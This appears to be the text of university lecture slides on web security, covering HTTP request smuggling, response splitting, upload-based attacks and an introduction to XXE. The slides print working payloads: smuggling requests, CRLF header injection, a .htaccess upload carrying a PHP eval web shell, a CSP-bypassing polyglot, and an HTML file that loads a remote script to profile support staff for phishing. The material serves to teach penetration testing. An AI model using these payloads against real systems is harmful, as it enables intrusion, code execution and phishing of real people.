Web & Browser Security

Chapter Two: HTTP, Server, SQLi

This will another relaxed day.
No complex injections yet.

A lecture by Dr.-Ing. Mario Heiderich
mario@cure53.de || mario.heiderich@rub.de

cure53

Our Dear Lecturer

- **Dr.-Ing. Mario Heiderich**
  - **Ex-Researcher and now Lecturer, Ruhr-Uni Bochum**
    - PhD Thesis about Client Side Security and Defense
  - **Founder & Director of Cure53**
    - Pentest- & Security-Firm located in Berlin
    - Security, Consulting, Workshops, Trainings
    - Ask for an internship if the force is strong with you
  - **Published Author and Speaker**
    - Specialized on HTML5, DOM and SVG Security
    - JavaScript, XSS and Client Side Attacks
  - **Maintains DOMPurify**
    - A top notch JS-only Sanitizer, also, couple of other projects
  - **Can be contacted but prefers not to be**
    - mario@cure53.de
    - mario.heiderich@rub.de

cure53

Let’s first talk about an
important aspect of nomenclature.

And get on the same page with terminology.

- **The Source**
  - What the attacker can influence
  - Source of the attack and payload / attack string

- **The Sink**
  - Where the payload / attack string arrives
  - Usually the insecure code

Vulnerable:
Data from the source arrives in the sink.
Without adequate changes to it.

Secure:
Data from the source arrives in the sink.
Data was changed adequately.

- **Direct Attacks**
  - The attacker targets the server / application directly
  - The goal is takeover, data leakage, data exfiltration
  - The attacker can customize the malicious requests fully
  - The results are usually large scale database dumps, owned machines
  - No “proxy” needed

- **Indirect Attacks**
  - The attacker targets the application users
  - The goal is session stealing, phishing, password stealing, impersonation
  - The attacker needs to rely on the victim’s browser features
  - The server / application is just a proxy

Direct Attacks:

SQL Injection, RCE Attacks, SSRF, LFI,
“you, versus the box”

Indirect Attacks:

XSS, DOMXSS, Clickjacking, UI Redressing,
Address Spoofing, “you… and the box”

Act One

More HTTP

Remember? Request

```
GET / HTTP/1.1
Host: www.test.de
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:69.0)
Gecko/20100101 Firefox/69.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: wt3_eid=
%3B368664393966025%7C2155671910572043192%2321561995098914653 43
Upgrade-Insecure-Requests: 1
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Content-Type: text/html; charset=utf-8
Expires: -1
Vary: Accept-Encoding
Server: Microsoft-IIS/10.0
X-Cache: HIT
Set-Cookie:
ARRAffinity=7603ec89f56d77c713dbabf2864a9089379e9efc48588150e8046a55ee143317;Path=/;Domai
n=www.test.de
X-Powered-By: ARR/3.0
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Date: Mon, 07 Oct 2019 15:31:25 GMT
Connection: close
Content-Length: 68377

<!doctype html>
<html lang="de" class="no-js html--rwd">
<!--<![endif]-->
<head><!-- Google Tag Manager -->
<script>(function ...
```

HTTP as Attack Surface

- We have seen first attacks that are served using HTTP
- Something inside the request that will attack something on the server
- Or be echoed by the browser
- But how about attacking HTTP itself?

Our Menu

- HTTP Version Downgrades
- HTTP Verb Attacks
- HTTP Response Splitting
- HTTP Request Splitting
- HTTP Request Smuggling

HTTP Version Downgrades

- HTTP is available in various versions
  - HTTP 0.9, from 1991
  - HTTP 1.0, from 1996
    - RFC 1945
  - HTTP 1.1, from 1997 (still very common)
    - First RFC 2616. Then, since this was not a very good RFC. Revisions via RFC 7230, 7231,7232, 723, 7234 and 7235
  - HTTP 2.0, from 2015
    - RFC 7540, derived from SPDY, Google
  - HTTP 3.0, from 2018
    - No RFC yet, was called HTTP-over-QUIC, again Google

We have control


Why not change to, idk, HTTP/0.9 for example?

```
GET / HTTP/1.1
Host: www.test.de
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:69.0)
Gecko/20100101 Firefox/69.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: wt3_eid=
%3B368664393966025%7C2155671910572043192%2321561995098914653 43
Upgrade-Insecure-Requests: 1
```

HTTP Version Downgrades

- Remember the burger?
- Who knows how the layers react
  - When we send an old HTTP version
  - When we send a malformed HTTP version
  - When we send a newer HTTP version
  - When we send no version at all
- Only way to find out: Try it out!
  - Remember, HTTP 0.9 has no headers
  - This alone enables interesting attacks

HTTP Verb Attacks



- HTTP features several different verbs
  - GET, POST, HEAD, OPTION, PUT, DELETE, ...
- In the olden days we had **XST**, Cross-Site Tracing
  - Attacker would send a TRACE request
  - Or a TRACK request, instead of GET / POST and the likes
  - And then what was sent would come back, like an echo
  - Great for leaking HTTPonly cookies using XSS & AJAX, https://is.gd/SLkJoR
- This attack is limited though these days
- Browsers say no to TRACE these days
  - https://is.gd/6fLQvo

HTTP Verb Attacks today


- The burger again…
- Who knows what layer reacts how, we can only try
  - Maybe we can bypass CSRF restrictions?
  - Maybe we can bypass HTTP Basic Auth?
  - Maybe we can get free stuff?
  - Maybe we can cause a denial of service?
- We really need to test and see what happens

HTTP Response Splitting

- Those kinds of attacks make use of attacker controlled data in the response headers
- This can happen with filenames of uploads for instance
  - Upload a file
  - Filename contains CRLF CRLF
  - Filename gets echoes in HTTP response, boom!
- We rarely see these things working in the wild but well
- Has the potential to yield a juicy XSS


Let's Split a Response

```
HTTP/1.1 200 OK
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Content-Type: text/html; charset=utf-8
Expires: -1
Vary: Accept-Encoding
User-Controlled: Data
Server: Microsoft-IIS/10.0
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Date: Mon, 07 Oct 2019 15:31:25 GMT
Connection: close
Content-Length: 68377

<!doctype html>
<html lang="de" class="no-js html--rwd">
<!--<![endif]-->
<head><!-- Google Tag Manager -->
<script>(function ...
```




Header Injection

```
HTTP/1.1 200 OK
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Content-Type: text/html; charset=utf-8
Expires: -1
Vary: Accept-Encoding
User-Controlled: Da
taOh-A-New-header: Blafasel
Server: Microsoft-IIS/10.0
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Date: Mon, 07 Oct 2019 15:31:25 GMT
Connection: close
Content-Length: 68377

<!doctype html>
<html lang="de" class="no-js html--rwd">
<!--<![endif]-->
<head><!-- Google Tag Manager -->
<script>(function ...
```



HTTP Response Splitting

```
HTTP/1.1 200 OK
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Content-Type: text/html; charset=utf-8
Expires: -1
Vary: Accept-Encoding
User-Controlled: Da

taOh-Shit: <script>alert(1)</script>
Server: Microsoft-IIS/10.0
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Date: Mon, 07 Oct 2019 15:31:25 GMT
Connection: close
Content-Length: 68377

<!doctype html>
<html lang="de" class="no-js html--rwd">
<!--<![endif]-->
<head><!-- Google Tag Manager -->
<script>(function ...
```




CRLF CRLF injected, we have an early HTTP body emerge!

Questions

1)What happened to TRACE and TRACK?

2)When can a HTTP version downgrade be useful?

3)What can we do with Header Injections or HTTP Response Splitting?



HTTP Request Splitting

- This is pretty much the opposite of response splitting
  - Here, we trick the browser to send two or more requests, instead of one
  - The concept is a bit weird, thinks of this as an indirect attack
  - We want to cause another user's browser to send two requests
- This is rarely found feasible in the wild
  - We need a website where we want to trigger XSS
  - We need to find a way to influence the requests sent by out victim
  - We want to send multiple requests instead of one
  - One of the requests we send is supposed to return something bad

Request Splitting Ideas

- One thing that comes to mind are uploads
  - Maybe we can upload files to the website
  - Maybe, upon users requesting that uploaded files we can muck with the request
- Technically it's a header injection
  - Maybe we can inject a referrer header, cool to bypass CSRF protections
  - Maybe we can abuse CORS by injecting a whole new cross-origin request
- Either way it requires client side bugs
  - We need to influence the application's JavaScript to send multiple requests instead of one
  - We need to find a browser but, plugin bug or alike

PDF Example

```
%PDF-1.
obj<<>>
trailer
<<
/Info <</Author(Hello) /Title( World) /Producer( !)>>
/Root
<<
/Pages <<>>
/OpenAction<<
/S /JavaScript
/JS (
this.submitForm({cURL: "./redir.php",cSubmitAs: "XDP",
cCharset: "AAA\\r\\nReferer: WHATEVERULIKE\\r\\n\\r\\n"});
)
>>
>>
>>
```

Browser Example, MSIE & Edge

```
<form enctype="multipart/form-data" action="//anywhere" method="POST">
<textarea name='data";
filename="whatever you like"
Content-Type:xss/whatever'>
any content you like
</textarea>
<input type="submit" value="submit" />
</form>
<pre>
<?php
var_dump($_FILES);
var_dump(getallheaders());
?>
```

HTTP Request Smuggling

- Now, this is cool stuff
- The attack as such has been around for quite some time
  - Actually, in 2005, https://is.gd/MFfu2D
  - Again in 2010, https://is.gd/a52WtS
- However, as many things in info-sec, it was under-researched
  - People were scared to play with it, really
  - Also, not many setups would allow for it
  - This has changed though, things are more complex these days
- It abuses, guess what, the burger again

HRS Goals


- What is it we want to achieve?
  - Effectively privilege escalation with unknown consequences
- We want to send a request that causes another request to be “smuggled in”
  - Our first request comes from the public Internet
  - It hits the first of *n* layers on the backend
  - One of the layers, misreads it, creates a second request
  - That second request is now sent by the backend
  - So it can reach whole different parts of the backend!
- And then? Who knows, this is what makes it so interesting!

How does it work?

- This is explained by James Kettle
  - Check out his work here https://is.gd/aOZoJS
- Basically, it abuses the fact that we can send multiple HTTP requests over one TCP/TLS socket
- And that someone somewhere needs to parse to fiddle those multiple requests apart again
  - **And where there is parsers, there is bugs!**
  - Such a smart statement, please everyone, write that down
- Let's have a look at this.


A very simple Request

```
POST / HTTP/1.1
Host: example.com
Content-Length: 5

12345
```




A less simple Request

```
POST / HTTP/1.1
Host: example.com
Content-Length: 6
Content-Length: 5

123456
```



Oh boy

```
POST / HTTP/1.1
Host: example.com
Content-Length: 6
Content-Length: 5

123456POST / HTTP/1.1
Host: example.com
```



Two headers. Which one will be used? Will the request be sliced?

And what will happen to the rest of the request?

The Theory

- We send two requests that are **glued together**
  - It's really just one request, containing the structure of another on in its own body
- We also send confusing/duplicate Content-Length headers
  - We don't know which layer of the burger will accept which header
- We hope that the request gets sliced at one of the Content-Lengths
  - And then the "glued" request becomes a real one!
  - If that happens, it happens somewhere deep in the web application stack
  - And the "new" request is maybe sent with more privileges!
- We basically hijack the web application backend and have it send requests for us

But!

- This usually doesn't work
- As James states in his article
  - "In real life, the dual content-length technique rarely works because many systems sensibly reject requests with multiple content-length headers."
- Dammit, real world!
  - But luckily there is more ways to achieve the same
- Let's look at RFC 2616
  - "If a message is received with **both** a Transfer-Encoding header field and a Content-Length header field, **the latter MUST be ignored**."

Let's get chunky!

```
POST / HTTP/1.1
Host: example.com
Content-Length: 6
Transfer-Encoding: chunked

0

GPOST / HTTP/1.1
Host: example.com
```

We request chunked encoding.


Chunk size zero. This has no effect, just to show it.

Chunkytown

- Chunked encoding means the following
  - We can sort of “stream” data
  - The data stream, inside one request, is divided into non-overlapping chunks
  - Goal was better bandwidth usage
  - Meanwhile deprecated through HTTP/2 which brings its own streaming concepts
- Again, parser logic is involved
  - A chunk needs to be **preceded** by its size in bytes
  - Then CRLFs between chunk size and chunk
  - Then the chunk, then CRLF again and the next chunk size. Finally **null**.
  - And so on...

Let’s get more chunky!

```
E\r\n
stolenfromWiki\r\n
5\r\n
pedia\r\n
E\r\n
 in\r\n
\r\n
chunks.\r\n
0\r\n
\r\n
```




14 bytes (E in hex), first chunk

5 bytes, next chunk

Another 14 bytes… And so on

Without encoding

```
POST / HTTP/1.1
Host: example.com
Content-Length: 6
Transfer-Encoding: chunked

E
stolenfromWiki
5
pedia
E
 in
chunks.
0
```



This is how the correctly chunked request looks like.

Size → Chunk
Size → Chunk
Size → Chunk
Null

And now in evil

```
POST / HTTP/1.1
Host: example.com
Content-Length: 3
Transfer-Encoding: chunked

6
PREFIX
0

POST / HTTP/1.1
Host: example.com
```

Content length of 3 bytes (Number 6 and CR + LF). Server says yes.

But also chunked encoding. Server says yes.

Chunk length 6, then end. New requests begins?

If we are lucky...

- The application backend will accept the request, because
  - Valid content length
  - Only one Content-Length header
- But we also enabled chunked encoding
  - Some parts of the backend might support it
  - Others might not
- If one of the layers, ideally not the first, supports it, we have a bug.
  - First layer ignores it
  - Next layer supports it
  - A new request appears, send from backend already
- That is the very essence of HTTP Request Smuggling
  - Fool one layer, abuse the features of the next layer

But we're usually not lucky

- The stars have to be aligned the right way to make HTTP Request Smuggling happen. Lots of things can be in the way
  - Usually a layer in the backend that rejects the Transfer-Encoding headers
- So we need to obfuscate
  - `Transfer-Encoding: xchunked`
  - `Transfer-Encoding : chunked`
  - `Transfer-Encoding: chunked`
  - `Transfer-Encoding: x`
  - `Transfer-Encoding:[tab]chunked`
  - `GET / HTTP/1.1`
`  Transfer-Encoding: chunked`
  - `X: X[\n]Transfer-Encoding: chunked`
`Transfer-Encoding`
`  : chunked`

Useful Tools


- Several more or less helpful tools available
  - https://github.com/GrrrDog/weird_proxies
  - https://github.com/BishopFox/h2csmuggler
  - https://github.com/PortSwigger/http-request-smuggler
  - Know anything we can list here?

How to know it worked?

- We need to be really careful
  - We cannot be sure what happens in the backend
  - Simple requests might be destructive already
  - Or other users might observe the effects
- James Kettle resorted to timing
  - Sending a smuggle request probe
  - Embed a broken, non-terminated chunked request
  - Force the backend to wait for the missing data
  - **Bam, proof via timing**

If it works we wait

```
POST /about HTTP/1.1
Host: example.com
Transfer-Encoding: chunked
Content-Length: 4

1
Z
Q
```




Content length of 4 bytes
(Number 1 and CR + LF + Z).
Server says yes.

But also chunked encoding.
Server says yes.

Chunk length 1, then no null.
Now what? Timeout!

Or TE.CL this time.

```
POST /about HTTP/1.1
Host: example.com
Transfer-Encoding: chunked
Content-Length: 6

0

X
```



Or the other way round.

Chunked Encoding, no chunks, end with **null**, some layers stop here.

But Content Length is **six**, so other layers will go further.

Summary


- HTTP Request Smuggling is not new
- It relies on a multi-layered backend
- We mostly use header such as Content-Length and Transfer-Encoding to cause **imbalance**
  - This is the very essence.
  - Make layer one think this and layer two think that.
- Detecting a successful attack is hard.
- We have to be **very very** careful in production!

Questions

1)Why are those attacks called TE.TE, CL.TE, CL.CL, TE.CL and alike?


2)When was HTTP Request Smuggling first talked about?

3)What is the risk of testing for those?



Hands-On Time!

- **HTTP request smuggling**, abusing three basic vulnerabilities
  - https://is.gd/j5170n
  - https://is.gd/ppmxti
  - https://is.gd/dsioRF
  - 15 minutes time for each exercise



cure53

Behold, the Future


- **HTTP Request Smuggling in a HTTP/2 world**
  - Things are a bit different here, in HTTP/2
  - HTTP/1.X and earlier were text based, HTTP/2 is a binary protocol
  - HTTP/2 also doesn't rely on headers such as TE or CL any longer for size estimation
  - This removes lots of attack surface for HRS
- **However, the attack surface is not entirely gone irl**
  - It gets interesting when HTTP/2 and HTTP/1.x interact
  - Again, James Kettle did pioneering research here
  - Check it out: https://portswigger.net/research/http2

HTTP2 HRS Tooling

- This tool can come in handy for probing
  - https://github.com/neex/http2smugl
- Write-up for an actual finding
  - https://lab.wallarm.com/cloudflare-fixed-an-http-2-smuggling-vulnerability/
- So yeah, all very fresh bit it’s a thing!

Hands-On Time??

- **HTTP/2 request smuggling**, anyone wants to check it out? Not exam-relevant & **optional**.
  - https://is.gd/t76zLH
  - https://is.gd/Uv5gf0
  - 15 minutes time for each exercise



Act Two

Uploads

Uploads, what are they!

- In quite the early days of the web, people wanted to be able to upload files to websites
  - Think early photo galleries
  - Think web mailers and mail attachments
  - Think file hosting services
- So, this needed to become a part of HTML and HTTP
  - HTML to offer a file picker element
  - HTTP to offer a transfer format via POST

```
<form action="/" method=post enctype=multipart/form-data>
<input type=file name=bla>
<input type=submit>
```

Upload Request

```
POST / HTTP/1.1
Host: test.de
Content-Type: multipart/form-data; boundary=---------------------------
136749082813030011161358981978
Content-Length: 221
Origin: http://upload.com
Connection: close

-----------------------------136749082813030011161358981978
Content-Disposition: form-data; name="bla"; filename="test.txt"
Content-Type: text/plain

whoa
-----------------------------136749082813030011161358981978--
```

So many possibilities

- With uploads, we have endless possibilities for attacks
- It is hard to even enumerate or discuss them all. So let's cluster. What do we want:
  - **Direct Attacks**. Use the Upload to attack the server / system / application
  - **Indirect attacks**. Use the Upload to attack other users / internal employees
- Based on what we aim for, we have a range of possible attack vectors

Direct Attacks via Uploads

- So, we want to attack the server / system / application
- We can make use of the following attack vectors:
  - **SQL Injection** via upload, maybe the filename goes into a SQL query?
  - **Remote Code Execution** via Upload, maybe we can upload PHP files, .htaccess files, JAR files, WAR files, or alike?
  - **Command Line Injection**, maybe the filename gets concatenated into a command
  - **Denial of Service**, maybe the uploaded file gets parses and we can crash the parser or exhaust resources via XEE?
  - **Local File Disclosure**, maybe the uploaded file can import other files from the server's hard disk? SVG, XML, DOCX, XSLS come to mind.
  - **Header Injections**, by using for example newlines and carriage returns in file names. Sometimes this also causes DoS or CLI
- As you can see, there is just endless possibilities

Indirect Attacks via Upload

- So, we want to attack other people with our uploaded files
- This means they have to be able to access them somehow
  - i.e. via uploaded attachments, files in a support chat, shared documents etc.
- Once we have certainty that we can upload files that others can somehow see, we can use:
  - **CSRF Attacks**, by having the uploaded files issue requests with the same referrer as the legitimate requests
  - **XSS Attacks or HTML Injections**, by having the filename / extension contain HTML characters or alike. Or the file content. Or the MIME type.
  - **DOMXSS Attacks**, by having the filename contain risky characters, assuming it gets reflected in JavaScript context
  - **Phishing**, by uploading a harmless looking file and have others open it. HTML files sent via Intercom or alike often yield funny results
- Again, the possibilities are endless

Examples 1/4

- wkHTMLtoPDF, a headless WebKit designed to turn HTML into PDF on the server https://wkhtmltopdf.org/
- JavaScript might be disabled, Iframes might be disabled but we don't care too much about that

```
<!DOCTYPE html>
<head>
</head>
<body>
<embed src="D:\Windows\win.ini" />
</body>
```

- Enough to render files from the server using the server-side browser
- **Local File Disclosure**

Examples 2/4

- Application allows to influence content of a .htaccess file based on user controlled data
- We want to turn this into RCE via PHP

```
<Files ~ "^\.ht">
#require all granted
Order allow,deny
Allow from all
</Files>
AddType application/x-httpd-php .htaccess
#<?php eval($_GET['code']); ?>
#
```

- We first use the .htaccess file itself to allow accessing .htaccess files
- We then assign .htaccess to be handled by the PHP interpreter
- We then embed a shall, evaluating `$_GET[code]`
- **RCE via upload, the unusual kind**

Examples 3/4

- We need to bypass CSP and upload JavaScript
  - CSP is strong here so we cannot bypass it in other ways
  - We need a JavaScript file somewhere on the allow-listed domain
- We can only upload valid XML, so we need to have an XML-JavaScript Polyglot. We cannot directly open that XML file

```
<!-- --><x><y><z>
alert(window)</z></y>1<!--
//--></x>
```

- The upload gets accepted as it’s valid XML
- We can then point an injected script element to that file
- **XSS and CSP Bypass via upload**

Examples 4/4

- We want to get info about support employees for a phishing campaign
- Why not use their Intercom feature and send HTML files?

```
<h1>HELLO</h1><script/src=https://cure53.de/m></script>
```

- Combine it with a whiny message (“I am getting this error message, can you please check??”)
- Have them download it, open it locally
- Learn about their IP, browser, OS, username, etc.

```
file:///Users/bernd/Downloads/error%20message.html

Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90
Safari/537.36
```


- Using Uploads to assist a phishing campaign

Questions

1)What makes web applications offering upload features so interesting?

2)What is the first thing to decide before initiating an attack using uploads?

3)How to best protect against all those attacks?




Indirect Upload

```
<form
   method="post"
   enctype="multipart/form-data"
   action="?"
>
<input type="file" id="x" name="foo"  />
<script>
 var dt = new DataTransfer();

 var file = new File(['Hello world!'],
   'hello.txt', {type: 'text/plain'});

 dt.items.add(file);
 x.files = dt.files
</script>
<input type="submit">
</form>
```

Act Three

XXE & XEE

XML is Powerful



- XML is a very powerful markup language
  - Born from SGML, a pre-Internet markup language
  - XML reached version 1.0 via W3C Spec in 1998
- XML is extremely complex and there is many interpreters out there with different features and tons of settings
  - Similar to what we observe with HTML and browsers
- XML is used all over the place, very prominent in backend systems
- XML has countless dialects and variations impossible to not get in tough with XML as developer or penetration-tester
  - Office files like ODT, XSLX and DOCX? All XML based
  - SOAP, SAML, just look! https://is.gd/u91Nqv

XML-based Attacks

- There is many many documented XML-based attacks.
- Most of them don't matter for for us.
- The ones we will talk about are
  - **XXE**, **X**ML E**x**ternal **E**ntities
  - **XEE**, **X**ML **E**ntity **E**xpansion
- This is what we usually see in penetration-tests
  - You mileage may vary if you test different things
  - SAML & XML Signatures might have huge impact in other industries

XML External Entities

- What does entity mean here?
  - An entity in general is “a thing with distinct and independent existence.”
  - An entity in XML is a way of representing an item of data within the XML document. So... basically.. a thing.
- Entities can be all sorts of things, like for example an encoded character
  - `&blafasel;` this is an **entity**, it has to be declared before you can use it
